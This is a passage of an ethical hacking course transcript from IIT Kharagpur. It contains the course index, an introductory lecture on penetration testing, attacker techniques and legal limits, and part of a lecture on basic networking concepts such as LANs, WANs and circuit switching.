



Ethical Hacking

Prof. Indranil Sengupta
Computer Science
and Engineering
IIT Kharagpur



INDEX

S. No	Topic	Page No
	<i>Week 1</i>	
1	Introduction to Ethical Hacking	1
2	Basic Concepts of Networking (part-I)	17
3	Basic Concepts of Networking (part-II)	32
4	TCP/IP Protocol Stack (part-I)	49
5	TCP/IP Protocol Stack (Part-II)	65
	<i>Week 2</i>	
6	IP addressing and routing (Part I)	77
7	IP addressing and routing (Part II)	93
8	TCP and UDP (Part I)	105
9	TCP and UDP (Part II)	121
10	IP subnetting	137
	<i>Week 3</i>	
11	Routing protocols (Part I)	153
12	Routing protocols (Part II)	168
13	Routing protocols (Part III)	182
14	IP version 6	195
15	Routing examples	215
	<i>Week 4</i>	
16	Demonstration Part I	233
17	Demonstration Part II	251
18	Demonstration Part III	270
19	Nessus Installation	282
20	How to use nessus	289
	<i>Week 5</i>	
21	Metasploit Exploiting System Software - I	298
22	Metasploit Exploiting System Software - II	313
23	Metasploit Exploiting System Software and Privilege	319
24	Metasploit Social Eng Attack	327
25	MITM (Man in The middle)Attack	334
	<i>Week 6</i>	

26	Basic concepts of cryptography	343
27	Private-key cryptography (Part I)	358
28	Private-key cryptography (Part II)	373
29	Public-key cryptography (Part I)	386
30	Public-key cryptography (Part II)	406

Week 7

31	Cryptographic hash functions (Part I)	417
32	Cryptographic hash functions (Part II)	428
33	Digital signature and certificate	442
34	Applications (Part I)	459
35	Applications (Part II)	475

Week 8

36	Steganography	492
37	Biometrics	507
38	Network Based Attacks (Part I)	519
39	Network Based Attacks (Part II)	532
40	DNS and Email Security	546

Week 9

41	Password cracking	564
42	Phishing attack	577
43	Maloeware	585
44	Wifi hacking	600
45	Dos and DDos attack	610

Week 10

46	Elements of Hardware Security	622
47	Side Channel Attacks (Part I)	634
48	Side Channel Attacks (Part II)	650
49	Physical Unclonable Function	663
50	Hardware Trojan	678

Week 11

51	Web Application Vulnerability Scanning	695
52	Part 1: SQL Injection Authentication Bypass	705
53	Part 2:SQL Injection Error Based	715
54	Part 3: SQL Injection Error Based from Web Application	720

55	SQLMAP	726
56	Cross Site Scripting	733
57	File Upload Vulnerability	749

Week 12

58	The NMAP Tool: A Relook (Part I)	761
59	The NMAP Tool: A Relook (Part II)	784
60	The NMAP Tool: A Relook (Part III)	799
61	Network Analysis using Wireshark	815
62	Summarization of the Course	847

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 01
Introduction to Ethical Hacking

I would like to welcome you to this course on Ethical Hacking. This is the first lecture of this course. Now, in this lecture, I will try to give you a very overall idea about what ethical hacking exactly is, what are the scopes of an ethical hacker and towards the end, I shall give you some idea about the coverage of this course — what are the things we are expected to cover ok. So, the title of this lecture is Introduction to Ethical Hacking.

(Refer Slide Time: 00:51)



Now, in this lecture as I told you, firstly we shall try to tell you what is ethical hacking? There is a related terminological penetration testing, we will also be discussing about that. And some of the roles of an ethical hacker, what an ethical hacker is expected to do and what he or she is not expected to do that we shall try to distinguish and discuss.

(Refer Slide Time: 01:18)

The slide has a yellow header with the title 'What is Ethical Hacking?'. Below the title is a bulleted definition:

- It refers to the act of locating weaknesses and vulnerabilities of computer and information systems by replicating the intent and actions of malicious hackers.
- It is also known as penetration testing, intrusion testing or red teaming.

Below the text is a small image of a person speaking, with a background of binary code and a satellite dish. The Swayam logo is visible at the bottom of the slide.

So, let us first start with the definition of ethical hacking. What exactly is ethical hacking? Well, we all have heard the term hacking and hacker essentially the term has been associated with something which is bad and malicious. Well, when we hear about somebody as a hacker, we are a little afraid and cautious ok. I mean as if the person is always trying to do some harm to somebody else to some other networks, try to steal something, trying to steal something from some IT infrastructure and so on and so forth.

But ethical hacking is something different. Well, ethical hacking as per the definition if you just look at it, it essentially refers to locating the weaknesses and vulnerabilities. It means suppose you have a network, you have an organizational network, you have an IT, IT infrastructure, you have computers which contains some software, some data, lot of things are there. Now, you try a, I mean here you are trying to find out, whether your infrastructural network does have some weak points or vulnerabilities through which an actual hacker can break into your system, into your network.


So, this ethical hacking is the act of locating weaknesses and vulnerabilities in computers and information system in general, it covers everything, it covers networks, it cover databases, everything. But how this is done, this is done by mimicking the behaviour of a real hacker as if you are a hacker, you are trying to break into your own network, there you will get lot of information about what are the weak points in your own network. So,

this term is important, by replicating the intent and actions of malicious hackers, whatever malicious hackers do in reality, you try to mimic that, you try to replicate that ok.

Your objective is to try and find out the vulnerabilities and weak points in your network. Well, you have a good intent, you try to identify the weaknesses and later on maybe the organization will be trying to plug out or stop those weaknesses, so that such attacks cannot occur or happen in the future ok. This ethical hacking is sometimes also referred to by some other names, penetration testing is a well-known terminology which is used — a phrase, intrusion testing, red teaming, these are also terminologies which are used to mean the same thing.

Well, you can understand penetration testing, the literal meaning of this phrase is, you are trying to penetrate into a system; you are trying to penetrate into a network, you are testing and find out whether or not you are able to penetrate. And if you are able to penetrate which are the points through which it is easier to penetrate, these are the objectives ok, all right.

(Refer Slide Time: 04:53)



So, talking about ethical hacking, there are some terminology, let us see. Well ethical hackers are the persons who are actually carrying out ethical hacking. Now, they are not some unknown entities, they are some organization or persons who are actually hired by the company. The company is paying them some money to do a penetration testing on their own network and provide them with a list of vulnerabilities, so that they can take

some action later on ok. So, these ethical hackers are employed by companies who typically carry out penetration testing or ethical hacking. Penetration testing, as I had said is an attempt to break into a network or a system or an infrastructure.

But the difference from malicious attempt is that this is a legal attempt. The company has permitted you to run the penetration testing on their own network for the purpose of finding the vulnerabilities. So, this is a legal attempt, you are trying to break in and you are trying to find out the weak links. Well, in penetration testing per se what the tester will do, tester will basically generate a report. The report will contain a detailed report; it will contain all the known vulnerabilities that have been detected in the network as a result of running the penetration testing process ok.

But normally they do not provide solutions. Well, you can also seek solutions for them, but everything comes with an extra or additional charge right. So, in contrast, security test is another terminology which is used, which includes penetration test plus this kind of suggestions to plug out the loopholes. So, this includes in addition analyzing the company security policies and offering solutions, because ultimately the company will try to secure or protect their network. Of course, there are issues, there may be some limited budget. So, within that budget whatever best is possible that have to be taken care of or incorporated. So, these are some decisions the company administration will have to take fine.

(Refer Slide Time: 07:41)

Some Terminologies

- Hacking - showing computer expertise.
- Cracking - breaching security on software or systems.
- Spoofing - faking the originating IP address in a datagram.
- Denial of Service (DoS) - flooding a host with sufficient network traffic so that it cannot respond anymore.
- Port Scanning - searching for vulnerabilities.

So, some of the terminologies that we normally use hacking, hacking broadly speaking, we use this term to refer to a process which involves some expertise. We expect the hackers to be expert in what they are doing. At times we also assume that hackers are more intelligent in the persons, than the persons who are trying to protect the network. This assumption is always safe to make that will make your network security better ok.

Cracking means breaching the security of a some kind of system, it can be software, it can be hardware, computers, networks whatever, this is called cracking, you are trying to crack a system. Spoofing is a kind of attack, where the person who is, who is attacking is trying to falsify his or her identity. Suppose, I am trying to enter the system, but I am not telling who I am, I am telling I am Mr. X, Mr. X is somebody else right. So, it is the process of faking the originating address in a packet, a packet that flows in a network is sometimes called a datagram ok. So, the address will not be my address, I will be changing the address to somebody else's address, so that the person who will be detecting that will believe that someone else is trying to do whatever is being done ok.

Denial of service is another very important kind of an attack which often plagues or affects systems or infrastructures. Well, here the idea is that one or a collection of computers or routers or whatever you can say, a collection of nodes in the network, they can flood a particular computer or host with enormous amount of network traffic. The idea is very simple, suppose I want to bring a particular server down, I will try to flood it with millions and millions of packets, junk packets, so that the server will spend all of its time filtering out those junk packets. So, whenever some legitimate requests are coming, valid packets are coming, they will find that the service time is exceedingly slow, exceedingly long, this is something which is called denial of service.

And port scanning is a terminology which you use very frequently, well ports in a computer system this we shall be discussing later. Ports indicate some entry points in the system which connects the incoming connections to some programs or processes running in the system. Say means in a computer system there can be multiple programs that are running, and these programs can be associated with something called a port number ok. Whenever you are trying to attack a system, normally the first step is to scan through some dummy packets ping, these are called ping packets and try to find out which of the port numbers in the system are active.

Suppose, you find out that there are four ports which are active then normally there is a well documented hacking guideline which tells you that for these four ports what are the known vulnerabilities and what are the best ways to attack or get entering those into the system through these ports. So, this port scanning is the process of identifying which are the active ports which are there and then searching for the corresponding vulnerabilities, so that you can exploit them ok. These are called exploits, once you identify the ports you try to find out an exploit through which you can get entry into the system, this is roughly the idea.

(Refer Slide Time: 12:29)

Gaining access

- **Front door**
 - Password guessing
 - Password/key stealing
- **Back doors**
 - Often left by original developers as debug and/or diagnostic tools.
- **Trojan Horses**
 - Usually hidden inside of software that we download and install from the net.
 - Many install backdoors.

• **Software vulnerability exploitation**

- Often advertised on the OEMs web site along with security patches.
- Fertile ground for script kiddies looking for something to do.

Now, talking about gaining access into the system, there are different ways in which you can gain access to a system. One is you are entering the system through the front door. So, the name is also given front door access. Normally, a system, normally I am talking about whenever you try to access the system you try to log in, you are validated with respect to some password or something similar to that.

So, passwords are the most common ways of gaining entry or access to a system in the present day scenario ok. So, the first attempt through that front door channel will be to guess valid password or try and steal some password. There are many methods that are used for this purpose. During this course you will be seeing some of the tools through which you can try and do this ok. This is the front door.

The second thing is a back door which normally a person coming is not able to see, but it is there. Those of you who know there is a back door, they can only enter through that back door. This is the basic idea. So, back doors are some you can say entry points to a system which had deliberately kept by the developers. Well, I am giving an example suppose I buy a router, a network router from some company, they give me some root password and access rights, I change the root password. So, I am quite happy that means, I have sole access to it, I have changed the password, I am safe.

But sometimes it may happen if something goes down, the company might automatically modify or configure, reconfigure the router through that back door. They will not even ask you at times. They will automatically enter the router through that backdoor entry, there will be some special password through which they can possibly enter and they can make some changes inside. Such back doors are known to exist in many systems, not only hardware systems also many of these software systems, software packages ok. Well, usually developers keep it as debugging or diagnostic tools, but sometimes these are also used for malicious purposes ok.

Then comes the Trojan horses. Now, if you remember the story of the Trojan horse where it is something which was hidden inside a horse, some warriors were hidden inside a horse. Suddenly some time one night, they just comes out and start creating havoc. Trojan horse is also in terms of a computer system something very similar. Here let us think of a software first. So, it is a software code that is hidden inside a larger software. Well, as a user you are not even aware that such a Trojan is there inside the software ok.

Now, what happens sometimes that Trojan software can start running and can do lot of malicious things in your system. For example, they can install some back doors through which other persons or other packets can gain entry into your system. Nowadays, you will also learn as part of the course later, Trojans can also exists in hardware. Whenever you built a chip, you fabricate a chip, without your knowledge, some additional circuitry can get fabricated which can allow unauthorized access or use of your chip, of your system during its actual runtime ok.

And lastly come software vulnerabilities exploitation. Well, when a software is developed by a company, that software is sold, with time some vulnerabilities might get detected. Normally, those vulnerabilities are published in the website of that company that well,

these are the vulnerabilities please install this patch to stop or overcome that vulnerability. But everyone do not see that message and do not install the patch. But as a hacker if you go there and see that well these are the vulnerabilities in that software, you try to find out where all that software is installed and you try to break into those in using those vulnerable points ok.

And this kind of software vulnerabilities are typically used, you can say as a playground for the first time hackers. Sometimes they are called script kiddies. The hackers who are just learning how to hack and that is the best place means already in some website it is mentioned that these are the vulnerabilities, they just try to hack and see that whether they are able to do it or not all right.

(Refer Slide Time: 18:16)

Once inside, the hacker can...

- Modify logs
 - To cover their tracks.
- Steal files
 - Sometimes destroy after stealing.
 - An expert hacker would steal and cover their tracks to remain undetected.
- Modify files
 - To let you know they were there.
 - To cause mischief.
- Install back doors
 - So they can get in again.
- Attack other systems

Now, once a hacker gains access inside a system, there can be a number of things that can be done. For example, every system usually has a log which monitors that who is logging into the system at what time, what commands they are running and so on and so forth. So, if the hacker gets into the system, the first thing he or she will possibly try to do is modify the log, so that their tracks are erased.

So, if the system administrator looks at the log later on, they will not understand that well an hacking actually happened or not. So, some entries in the log file can get deleted; can be deleted, some files may be stolen, sometimes after stealing the files, files can be destroyed also ok, some files might get modified, like you have heard of defacement of

websites, some hackers break into a website and change the contents of the page to something malicious, so that people know that well we came here, we hacked your system, just to cause mischief well.

Installing backdoors is more dangerous. So, you will not understand what has happened, but someone has opened a back door through which anyone can enter into a system whenever they want ok. And from your system, some other systems can be attacked. Suppose in a network, there are 100 computers, someone gains entry into one of the systems, one of the computers; from there the other 99 computers can be attacked if they want to, right, ok.

(Refer Slide Time: 20:08)

The Role of Security and Penetration Testers

- Script kiddies or packet monkeys
 - Young or inexperienced hackers.
 - Copy codes and techniques from knowledgeable hackers.
- Experienced penetration testers write programs or scripts using
 - Perl, C, C++, Python, JavaScript, Visual Basic, SQL, and many others.

Now, talking about the roles of the testers, who are carrying out the security testing and penetration testing. Well, I talked about script kiddies, the beginners who have just learned how to break into systems. They are typically young or inexperienced hackers. So, usually what they do, they look at some existing websites, lot of such hacking documentations are there, from there they typically copy codes, run them on the system and see that whether actually the attacks are happening as it has been published or discussed in those websites, right.

But experienced penetration testers they do not copy codes from such other places, they usually develop scripts, they use a set of tools and they run a set of scripts using which they run those tools in some specific ways to carry out specific things. And these tools or

these scripts are typically written in different scripting language like Perl, Python, JavaScript, they can be written also in language like C, C++ and so on.

(Refer Slide Time: 21:30)

Penetration-Testing Methodologies

- **Tiger box**
 - Collection of OSs and hacking tools.
 - Usually on a laptop.
 - Helps penetration testers and security testers conduct vulnerabilities assessments and attacks.
- **White box model**
 - Tester is told everything about the network topology and technology.
 - Tester is authorized to interview IT personnel and company employees.
 - Makes tester's job a little easier.


Now, broadly the penetration testing methodologies if you think about, first thing is that the person who is doing penetration testing, he or she must have all the set of tools at his or her disposal. This is sometimes called a tiger box. Tiger box basically is a collection of operating systems and hacking tools which typically is installed in a portable system like a laptop, from there wherever the person wants to carry out penetration testing, he or she can run the correct tool from there and try to mount a virtual attack on that system, and see whether there are any vulnerabilities or not.

So, this kind of tools helps penetration testers and security tester to conduct vulnerability assessment and attacks. This tiger box contains a set of all useful tools that are required for that ok. Now, for doing this penetration testing, from the point of view of the tester, the best thing is white box model. Where the company on whose behalf you are doing the testing tells the tester everything about the network and the network infrastructure, they provide you with a circuit diagram with all the details ok, means about the network topology, what kind of new technologies are used in the network everything.

And also the tester if they require, whenever they require, they are authorized to interview the IT personnel. Many times it is required in a company, if you interview people, you will get to know a lot of things that how the information processing is carried out inside the

company, what are the possible vulnerabilities that they feel there are ok. So, this white box model makes the testers job a lot easier, because all the information about the network whatever is available is made available or given to the tester ok.

(Refer Slide Time: 23:46)



Now, the exact reverse is the black box model. Black box model says that tester is not given details about the network. So, it is not that the person who is asking the tester to test, is deliberately not giving, maybe the person is not competent enough and does not know the relevant information to be shared with the tester. So, tester will have to dig into the environment and find out whatever relevant information is required.

So, the burden is on the tester to find out all the details that may be required. In practice usually we have something in between, we do not have white box, we do not also have black box, we have something called the gray box model. What is grey box model? It is some kind of a hybrid of the white box and black box model. The company will provide the tester with partial information about the network and the other things.

Well, why partial? Because the company may be knowing the details of some of the subsystems, but for some other subsystem the details may not be available to them also. So, they cannot provide any detail for that ok. They have just bought it and installed it something like that. So, these are broadly the approaches.

(Refer Slide Time: 25:19)

What You Can Do Legally

- Laws involving technology change as rapidly as technology itself.
- Find what is legal for you locally.
 - Laws change from place to place.
- Be aware of what is allowed and what is not allowed.

Now, there are some legal issues also. Well, it varies from country to country. Well, in our country it is not that rigid, there are some other countries where it is extremely rigid, that means you are not possibly allowed to install some kind of software on your computers. So, these laws that involve technologies, particularly IT, they are changing and developing very fast with time. It is very difficult to keep track of these changes, what is the latest law of the land ok.

Now, it is always good to know the exact set of rules that pertain in the place of your work, where you are working, what are the laws, what are the rules, so that you should be know what is allowed and what is not allowed, maybe you are using something or doing something in good faith, but possibly it is illegal in that state or that country ok, may be, you may be in trouble later on, all right.

(Refer Slide Time: 26:31)

Laws of the Land

- Tools on your computer might be illegal to possess.
- Contact local law enforcement agencies before installing hacking tools.
- Written words are open to interpretation.
- Governments are getting more serious about punishment for cybercrimes.

So, the laws of the land are very important to know. Some of the tools you are using on your computer may be illegal in that country. So, you must be know about these things. The cyber crimes, punishment on cyber crime, these are becoming more and more crucial and severe with every passing day. So, these are a few things people should be extremely cautious about.

(Refer Slide Time: 26:57)

What You Cannot Do Legally

- Accessing a computer without permission is illegal.
- Other illegal actions:
 - Installing worms or viruses
 - Denial of Service attacks
 - Denying users access to network resources
- Be careful your actions do not prevent customers from doing their jobs.

But certain things are quite obvious that you should not do certain things legally that everyone understands that accessing a computer without permission is clear. So, it is my

computer, why you are you accessing without my permission that is something illegal. Installing worms or viruses that is also supposed to be illegal, I have not installed worms and viruses, so I have also not asked you to install. So, why have you installed or injected these kind of worms or viruses in my computer ok. Denial of service attacks, well hackers do mount this kind of attacks, but these are illegal, some services or servers are installed to provide some service to customers.

So, if someone tries to deny those services that is something which is not permissible right. Then something similar to that denying users access to some networking resources, because you should be aware whatever you are doing maybe as part of ethical hacking, maybe as part of the work which company has asked you to do. Maybe you are doing something inside your, the network of the company, but you should be careful, you should not prevent the customers of that company from doing their job, this is very important ok. So, your action should not be disruptive in terms of their business.

(Refer Slide Time: 28:41)

Ethical Hacking in a Nutshell

- What it takes to be a security tester?
 - Knowledge of network and computer technology.
 - Ability to communicate with management and IT personnel.
 - Understanding of the laws.
 - Ability to use necessary tools.

So, in a nutshell to summarize, this ethical hacking well if you are a security tester, so what are the things you need to know or you need to do? Well, the first thing clearly is, you should have a sound knowledge of networking and computer technology. So, you see as part of this course, we will devote a significant amount of time discussing or brushing up the relevant backgrounds of networking technology, because these are very important in actually understanding what you are doing, how are you doing and why are you doing.

And also you cannot do everything yourself on your own, you need to communicate with other people that art is also something to be mastered. You need to interact with other people. This quality is also very important.

And of course, I have mentioned the laws of the land are very important to understand and you should have the necessary tools at your disposal. Some of the tools may be freely available; some of the tools may have to be purchased, some you may develop on your own. So, you should have the entire set of tools at your disposal before you can qualify yourself to be a good network, you can say ethical hacker, penetration tester or a security tester ok, fine.

(Refer Slide Time: 30:22)



Now, about this course very briefly speaking, very broadly speaking, we shall be covering relevant network technologies as I had said, understanding some basic networking concepts are very important to understand how these tools work. If you do not understand the networking concepts, we will not be able to use the tools at all ok.

Basic cryptographic concepts are required, because whenever you are trying to stop some of the weak points or vulnerabilities, often you will have to use some kind of cryptographic techniques or cryptographic solutions. So, you need to understand what are the things that are possible and what are not possible in terms of cryptography techniques ok.

Well, we shall look at some of the case studies of secure applications to understand how these cryptographic primitives are put into practice to develop secure applications. Then we shall be looking at unconventional attacks, some of the attacks which are hardware based attacks, which are very interesting and very recent and they are very unconventional. We shall be discussing about such kind of attacks. And a significant part of this course, we will concentrate on demonstrating various tools, how we can actually mount this kind of penetration testing and other kind of attacks on your system, on your network and so on and so forth ok.

So, with this I come to the end of this first lecture. And I would expect that the lectures that are yet to come would be very useful for you in understanding the broad subject of ethical hacking and motivate you in the subject to possibly become an ethical hacker in the future.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 02
Basic Concepts of Networking (Part I)

Hello welcome back, as we have discussed in the first lecture, in this course on Ethical Hacking, we shall be talking about a lot of issues and techniques and tools related to computer networks. So, it is imperative that some basic background of computer networks and some of the relevant aspects of it should be discussed as part of the course. So, in this lecture specifically we shall be starting with a discussion on some Basic Concepts of Networking.

(Refer Slide Time: 00:55)



In this lecture, we shall be very specifically looking at different types of computer networks; the difference between the circuit switching and packet switching mode of data transfer and one method of packet switching data transfer which is called virtual circuits. So, we shall be talking about these few things.

(Refer Slide Time: 01:19)

Networking: Basic Concepts

- Computer Network
 - A communication system for connecting computers / hosts
- Why?
 - Better connectivity
 - Better communication
 - Better sharing of resources
 - Bring people together

So, let us start with some of the basic concepts on computer networking ok. Now, as you already know that a computer network is essentially a communication system. Why do you use computer networks? We use computer networks, so that different computing devices, nowadays the computing devices appear in various shapes and forms, not necessarily they are computers. They can be anywhere, of any type that can be some gadgets, they can be some equipments anything.

The idea is that they are connected to the internet or some kind of a network and they can communicate with other devices. You think of a security system in your home, that is also connected to some kind of a network, connected to some central servers, so that whenever some, you can say anomalous incident occurs, some central server will be notified accordingly ok.

So, essentially a computer network we can define as a communication system, where some kind of computers or there any kind of hosts, as I told you, the nodes that are connecting are not necessarily computers. They are some devices, which have communication capability; they can be connected to the network right.

Now, the question is why do we need networking? The reason is very clear; we want to have better connectivity. So, that the nodes remain connected with each other, we can have better communication. And obviously, sharing of resources nowadays, we talk about cloud

computing, where not only storage space, but also computing resources are available online on the network, on the cloud.

So, we can share some valuable resources over the network and it helps in bringing people together as we are seeing with our social networking applications that are coming up.

(Refer Slide Time: 03:39)

Types of Computer Networks

- Local Area Network (LAN)
 - Connects hosts within **relatively small geographical area**
 - ❖ Same room
 - ❖ Same building
 - ❖ Same campus
- Wide Area Network (WAN)
 - Hosts may be widely dispersed
 - ❖ Across campuses
 - ❖ Across cities / countries/ continents

Talking about the different types of computer networks, very broadly speaking, we can classify computer networks as Local Area Networks or LAN and Wide Area Networks or WAN. Of course, there are some intermediate nomenclatures that are also used like, people talk about metropolitan area network, which is somewhere in between, but we are not going into that detail.

Now, essentially local area network as the name implies, they are used to connect hosts, which are separated by relatively small geographical area. Now, this relatively small is a, really a relative term, it can be in the same room, it can be in the same building or maybe within the same campus.

Means, whether or not it is a local area network, it depends upon the technology that is being used. Nowadays, the most commonly used local area network standard is the Ethernet, various versions of Ethernet are there. It started with a very primitive form, the 10 mega Hertz, mbps, megabits per second Ethernet. Subsequently nowadays we have several giga Hertz speed, 100 giga Hertz and also beyond such speeds are coming up ok.

Now, local area networks broadly speaking, this is the fastest kind of network and it is also relatively cheaper in the long run. Fastest when I talk about fast nowadays, by default we have something called gigabit per second speed available on our desktops, but there are technologies with which you can even enhance the speeds 10 gbps, 40 gbps, 100 gbps those technologies are also available in LAN.

Talking about wide area network, they are used to connect devices or networks which are widely separated. Now by meaning widely separated, they can be across campuses, they can be across cities, countries or even continents.

Traditionally such wide area networks were relatively slow. So, that is why we are saying that they are slower as compared to local area network. And they are also expensive in the long run, well initial deployment investment may not be that high, but you will have to pay a very hefty rental, annual rental or monthly rental to use this wide area network facility.

Because, there is some kind of a service provider you are subscribing to the service, you will have to pay for the service, but in contrast a local area network is something which is your own, you are buying the equipments, you are buying the cables and the entire management the entire infrastructure is your own. So, you are not paying any body for using that infrastructure right.

(Refer Slide Time: 06:55)

Data Communication over a Network

- Broadly two approaches:
 - a) Circuit switching ✓
 - b) Packet switching ✓


```
graph LR; A((A)) --- B((B)); A --- C((C)); B --- D((D)); B --- E((E)); C --- D; C --- E; D --- F((F)); D --- G((G)); E --- F; E --- G; F --- G; F --- H((H)); G --- H;
```

FREE ONLINE EDUCATION
swayam

Now, talking about data communication over a network, let us look at rough picture like this, let us say these ABCD are the different nodes in a computer network and let us suppose this node A wants to send some message or some data to this node H and this BCD etc., these are so called intermediate nodes. So, from A to H there is no direct path, whatever data you want to send, they have to traverse or travel through various other intermediate nodes.

Now in computer network terminology these intermediate nodes are typically routers, we shall be looking into routers again later. Broadly speaking communication may happen using two techniques; one is called circuit switching which was more traditional the old method and nowadays we have something called packet switching, let us look into this one by one.

(Refer Slide Time: 08:07)



Talking about circuit switching, now whenever you want to communicate between two nodes, again I am talking about this A and H, what we are saying is that we are kind of establishing a circuit or a dedicated path for the communication. If you think of our old analogue telephone systems, when we used to dial a number, then a dedicated copper path used to get established from the caller to the person you are calling.

Similar is the case here, say whenever A wants to communicate with H, some dedicated path, here it is marked in red, you can see via C, D and G possibly, this path will get established. And this path will be dedicated means, during the time of data communication,

this dedicated path will be used for sending this information chunks, bits or whatever you are sending.

And as you see, the path that we are selecting or we are deciding upon, they will follow a fix sequence of intermediate nodes or links through C, D and G ok. Now, on every physical link, this is a link, this is a link, this is a link and this is a link, there are 4 communication links, that exists in between right.

So, over each of these communication links, something called a logical channel gets defined or established. Logical channel is something which guarantees you some dedicated bandwidth. Suppose you want a dedicated bandwidth of 64 kilobits per second. Let us take an example.

So, all these communication channels that you are establishing, they will be guaranteeing a minimum bandwidth of 64 kbps ok, that is how this works? That is not that you are actually physically using that link means, on your own you are not allowing others to share, not like that, maybe this particular link is also shared by some other communication, but for this particular communication for from A to H, there is a 64 kilobyte channel or bandwidth that you are guaranteed to get, you have been provided with right that is the idea ok.

(Refer Slide Time: 10:59)

Circuit Switching (contd.)

- Three steps are required for communication:
 - a) **Connection establishment**
 - Required before data transmission.
 - b) **Data transfer**
 - Can proceed at maximum speed.
 - c) **Connection termination**
 - Required after data transmission is over.
 - For deallocation of network resources.

The slide includes a video feed of a speaker in the bottom right corner. The bottom of the slide features the Swayam logo and navigation icons.

So, in circuit switching, because we have a path to be established between the sender and receiver before you can actually start the communication, there are broadly three steps that need to be followed. The first is clearly a step of connection establishment, just like when you are dialing a telephone that step is the connection establishment phase, where the dedicated channels or links are getting established. This is required before the data transmission can start and once you have connection established, you can actually carry out the data transfer.

Now, the advantage of circuit switching comes in the second step, when data transfer takes place, it is in the maximum possible speed without any disruption. So, you have dedicated bandwidth along all the links. So, that amount of dedicated bandwidth is always available to you ok. And of course, at the end when you are finished with the data communication, you terminate the connection. Terminate the connection means the resources that you had reserved, the communication links or the bandwidths, now, you can release them, now some other communication can use that bandwidth now ok. This is what do you mean by resources we allocating, we are deallocating ok, fine.

(Refer Slide Time: 12:35)

Circuit Switching (contd.)

- Drawbacks:
 - Channel capacity is dedicated during the entire duration of communication.
 - ❖ Acceptable for voice communication.
